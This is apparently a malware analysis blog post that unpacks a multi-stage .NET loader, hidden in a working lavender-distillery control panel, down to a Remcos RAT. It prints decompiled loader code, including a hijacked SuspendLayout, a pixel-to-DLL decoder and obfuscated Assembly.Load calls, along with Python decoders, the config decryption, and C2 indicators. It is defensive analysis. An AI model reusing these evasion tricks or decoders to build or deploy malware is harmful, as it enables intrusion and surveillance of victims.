
The archive I pulled from MalwareBazaar contained a single Windows executable of 1,123,328 bytes. Its name was the hash, which tells you nothing, so before reading any code I wanted to know what it pretends to be.
It pretends to be a control panel for a lavender oil distillery. Four screens, a copper still drawn in GDI+, live temperature readouts, an XML report exporter. It works. Behind it sit three more programs, two of them stored as the pixels of images, and at the very end, Remcos RAT version 7.3.1 Pro, configured to report to a domain that reads like a project name. This is how I got from one to the other.
Opening the archive without opening the door
My lab for this was a Docker container inside Kali OS. The sample folder was mounted read only, and the sample itself was only ever read, never invoked.
The zip itself uses AES encryption, which the stock unzip cannot handle; it printed an empty stream instead of an error. The 7zip package can, and the password is the MalwareBazaar default.
sha256sum 3943ced5….zip
# 57ca557a9270e1b71ee7cc2da043afc8228c16542826ab7c445e6992087a8e34
sudo apt install 7zip
7zz x -pinfected -o$HOME/samples/394 3943ced5….zip
file 3943ced5….exe
# PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
That last line changed the plan. I had meant to open the binary in Ghidra, but a .NET assembly carries its own metadata and IL bytecode, and a .NET decompiler will give back something very close to the original C#. I installed the .NET 8 SDK and ILSpy's command line tool, and ran into the first small wall of the day: the current ilspycmd package targets a newer runtime and refuses to install on SDK 8 with "Format version is higher than supported". Listing the published versions on NuGet and checking each package's target framework showed that 9.1.0.7988 is the last one built for net8.0.
sudo apt install dotnet-sdk-8.0
dotnet tool install -g ilspycmd                        # fails on SDK 8
curl -s https://api.nuget.org/v3-flatcontainer/ilspycmd/index.json
dotnet tool install -g ilspycmd --version 9.1.0.7988   # works
~/.dotnet/tools/ilspycmd -p -o src 3943ced5….exe
No Python packages were installed during the analysis. Every decoder was written against the standard library and run with python3 -I, so nothing in the sample folder could be imported by accident. The companion script for this article, decode_chain.py, uses Pillow only to read the two images.
The window that loads a DLL while it draws

Sixteen decompiled files later, the distillery simulator looked entirely legitimate. A grep for the usual suspects (Assembly, Load, Invoke, GetPixel) narrowed it to MainForm.cs, where the author did something quietly clever. WinForms designer code always calls SuspendLayout() before it adds controls. This form declares its own method with that exact name, so the call that every reviewer skims past runs the loader instead.
// src/LavenderDistillery/MainForm.cs
private void SuspendLayout()
{
    das = Run(Resources.Credit, 69632);
}
Credit is one of two resources in the assembly, stored as a serialized System.Drawing.Bitmap. Inside the BinaryFormatter wrapper sits a 153 by 152 BMP. Run walks it column by column and appends the red, green and blue values of each pixel, ignoring alpha, until it has 69,632 bytes.
// MainForm.Run, trimmed
int count = Math.Min(bm.Width * bm.Height * 3, cap);
Color held = bm.GetPixel(x.pi / bm.Height, x.pi % bm.Height);
acc.list.Add((x.ch == 0) ? held.R : ((x.ch == 1) ? held.G : held.B));
Credit, 153 × 152, enlarged four times. Read in columns, these pixels are a DLL.
gvvU, 622 × 670. Stage two keeps only the outlined 445 × 445 square.The bytes are then handed to AppDomain.Load through VB's late binding, with the method name split in two so a string search for Load finds nothing. The loaded assembly receives three arguments, and two of them hide in a hex string glued together with the separator 72D71DAD9.
Assembly assembly = (Assembly)LateBinding.LateGet(Thread.GetDomain(), null,
    "L" + "oad", new object[1] { Enumerable.ToArray(das) }, null, null);
Type type = assembly.GetExportedTypes()[1];
// intConn splits into "67767655" and "6F6978"
string[] array = Regex.Split(intConn, "72D71DAD9");
string[] args = new string[3] { array[0], array[1], "LavenderDistillery" };
// args = "gvvU", "oix", "LavenderDistillery"
object obj = Activator.CreateInstance(type, args);
Decoded from hex, those are gvvU, the name of the second image, and oix, a key. Reproducing the first step in Python takes about ten lines, and the result begins with MZ and matches the hash I got during the original session.
blob = resx_blob("Credit")
img = Image.open(io.BytesIO(blob[blob.find(b"BM"):])).convert("RGB")
w, h = img.size
px = img.load()
stage2 = bytearray()
for i in range(w * h):
    stage2 += bytes(px[i // h, i % h])     # column major, R G B
stage2 = bytes(stage2[:69632])             # sha256 073eaa28…
gvvU, a crop, and a key that wraps too early
Stage two calls itself "Wagnardsoft ISLC Edited", carries SuppressIldasm, and has its control flow flattened into a state machine full of arithmetic that goes nowhere. The useful part lives in a method called Justy(), a name Unit 42 also reported for this loader family. It fetches gvvU from stage one's resources, crops it with RestoreOriginalBitmap(bmp, 177, 225), reads every remaining pixel as a 32 bit ARGB integer, and passes the result to Mist.
// stage2/src/Wagnardsoft/Form1.cs, inside Justy() and Mist()
object obj = ႭႤ(RestoreOriginalBitmap(P_0, 177, 225));
// InputBlockSize holds "oix"
array = Mist(array as byte[], InputBlockSize);
num3 = data[^1] ^ 0x70;
(obj2 as byte[])[num2] = (byte)(data[num2] ^ num3 ^ (array as byte[])[num4]);
So each byte is XORed twice: once with a seed taken from the last byte of the blob (XOR 0x70), and once with the key. My first decoder produced garbage that almost looked right. Trying the key in different encodings, UTF16 big endian gave a valid MZ, yet the PE header still had leftover iox patterns in it. Lining the output up against the plaintext every PE header is known to contain showed the keystream 00 6f 00 repeating. The key bytes are Encoding.BigEndianUnicode.GetBytes("oix"), six bytes long, but the loop resets its index at the length of the string, three. The last three key bytes are never used. That bug is part of the format now, and any decoder has to copy it.
cw, ch = img.width - 177, img.height - 225          # 445 x 445
buf = bytearray()
for x in range(cw):
    for y in range(ch):
        r, g, b, a = px[x, y]
        buf += bytes((b, g, r, a))   # ToArgb(), LE
n = int.from_bytes(buf[:4], "little")  # 789,505
data = buf[4:4 + n]
seed = data[-1] ^ 0x70
key = "oix".encode("utf-16-be")[:3]   # 00 6f 00
stage3 = bytes(d ^ seed ^ key[i % 3] for i, d in enumerate(data))
About the other bitwise operators in this stage: there is plenty of AND masking and XOR in stage two (lines such as (GamePanel.Ⴍ[494] * GamePanel.Ⴍ[469]) & 0x8B), and I spent a while on it before accepting that none of it touches the payload. It only feeds the flattened state machine. The one XOR that matters is the line quoted above.
Stage three and a key read off the DOS stub
Stage three is "Noogen Validation Engine" version 12.7.5, obfuscated in the style of .NET Reactor: 590 decompiled files with names made of random letters. Its strings stayed encrypted and I did not try to beat the obfuscator. What it does contain is a resource named DRPoihQr, 537,089 bytes long with an entropy of 8.00 bits per byte, so it is either compressed or encrypted, and nothing else in the assembly is big enough to be the payload.
Trend Micro's write up on this loader describes the payload cipher: XOR each byte with a repeating key, then subtract the following ciphertext byte. If the plaintext is a Windows executable, its first 64 bytes are almost entirely predictable, which turns key recovery into arithmetic. I tested three candidate models against the standard DOS header and stub; the third one printed the key in a loop.
c = open("DRPoihQr.enc", "rb").read()
show("xor-then-sub next", lambda i, p: ((p + c[i + 1]) & 255) ^ c[i])
# .KdwZFFWwKdwZFFWwKdwZFFW…   key: wKdwZFFW

k = b"wKdwZFFW"
p = bytearray(((c[i] ^ k[i % 8]) - c[i + 1]) & 0xFF
              for i in range(len(c) - 1))
p[0] = 0x4D            # came out as 0xEC
The output is one byte shorter than the input, since the last byte only serves as the subtrahend for the one before it. Every byte decrypted cleanly except the first, which came out as 0xEC where the M of MZ belongs. That is deliberate: a scanner that carves memory for MZ headers walks right past it. Patching it back gives a 32 bit native PE with five sections, compiled on 22 August 2026.
Remcos 7.3.1 Pro and its settings
The payload is a C++ program, and its strings identify it without any doubt: 7.3.1 Pro, "Remcos Agent initialized", "Remcos restarted by watchdog!". Remcos keeps its configuration in an RCDATA resource called SETTINGS, here 798 bytes. The first byte gives the length of an RC4 key (224 bytes in this build), the key follows, and the rest is the ciphertext. Fields in the decrypted text are separated by |\x1e\x1e\x1f|.
kl = blob[0]; key, data = blob[1:1 + kl], blob[1 + kl:]
S = list(range(256)); j = 0
for i in range(256):
    j = (j + S[i] + key[i % kl]) & 255; S[i], S[j] = S[j], S[i]
i = j = 0; cfg = bytearray()
for b in data:
    i = (i + 1) & 255; j = (j + S[i]) & 255; S[i], S[j] = S[j], S[i]
    cfg.append(b ^ S[(S[i] + S[j]) & 255])
Of the 58 fields, these are the ones worth acting on. The three hosts are fallbacks for one another, all on TCP 2404, which is Remcos's default port, with the TLS flag set to 0. One more field holds a 32 character hex string that may be a build or licence identifier; I could not confirm what it is.
| Field | Value |
|---|---|
| Command and control | www.ikukuomaproject[.]com:2404www.ikukuomaproject1[.]com:2404www.ikukuomaproject2[.]com:2404 |
| Campaign name | RemoteHost |
| Mutex | Rmc-VG7GUV |
| Install name | remcos.exe |
| Keylog file | logs.dat |
| Capture folders | Screenshots, MicRecords |
A search for the domain led to ThreatFox IOC 1700150, where a sibling, www.ikukuomaproject2026[.]com, was listed as a Remcos server in January 2026. Whoever runs these keeps the name and changes the number.
Where it can be caught
File scanning gets very little to work with here. The outer file is a working application, the two later stages exist only as pixel data until they are loaded from memory, and the payload is missing its own header. Trend Micro, Unit 42 and Threatray all treat GraftLoader as a delivery service that ships many customers' malware (Threatray counted around 20,000 samples since 2022), which also means the decoy, the vendor names and the keys change from build to build while the structure stays the same.
The structure is what I would hunt. A GUI assembly that calls Assembly.Load on bytes it built from GetPixel, a resource bitmap whose dimensions leave a 177 by 225 margin, a mutex beginning with Rmc-, a new Run key, and outbound traffic on 2404 are all far more stable than any hash in this post. Reported campaigns for this loader arrived as purchase orders and requests for quotation in archive attachments, so the cheapest control is still the one at the mail gateway: an executable inside an archive should never reach a finance mailbox.
Indicators
| Item | Value |
|---|---|
| Zip | 57ca557a9270e1b71ee7cc2da043afc8228c16542826ab7c445e6992087a8e34 |
| Stage 1, Lavender Distillery | 3943ced5310178da61c9f7d80d240d34127705aa94b3f69eaf4eef05627278ee |
| Stage 2, Wagnardsoft | 073eaa28846bed6b2702b3cc9ce3d4c63669293d16714b8e07f5da0a59aa31dd |
| Stage 3, Noogen | 396c1ecf7c0e0c1d5082b28ffef9dc9e65571aff368d087ff406e6d941c3d0ae |
| Remcos (MZ restored) | fe213f97e9c8b7affbcd85a502adb1aa809f7f9ecfac999275e5a57d27f7a95b |
| C2 | www.ikukuomaproject[.]com, www.ikukuomaproject1[.]com, www.ikukuomaproject2[.]com on TCP 2404 |
| Mutex | Rmc-VG7GUV |
| Keys | stage 2 oix (UTF16BE, first 3 bytes), seed last ^ 0x70; payload wKdwZFFW |
References
- Trend Micro, Inside Shadow Water (084): a steganographic loader as a service delivering Remcos, LXBASE and more, August 2026.
- Palo Alto Networks Unit 42, Stealthy .NET Malware: Hiding Malicious Payloads as Bitmap Resources, May 2025.
- Threatray, A .NET multi stage malware delivery system, May 2025.
- RexorVc0, Inside DarkVision RAT, October 2026.
- SonicWall Capture Labs, The Unseen Layers: Multistage .NET Malware Packers, November 2023.
- abuse.ch ThreatFox, IOC 1700150; MalwareBazaar, sample 3943ced5….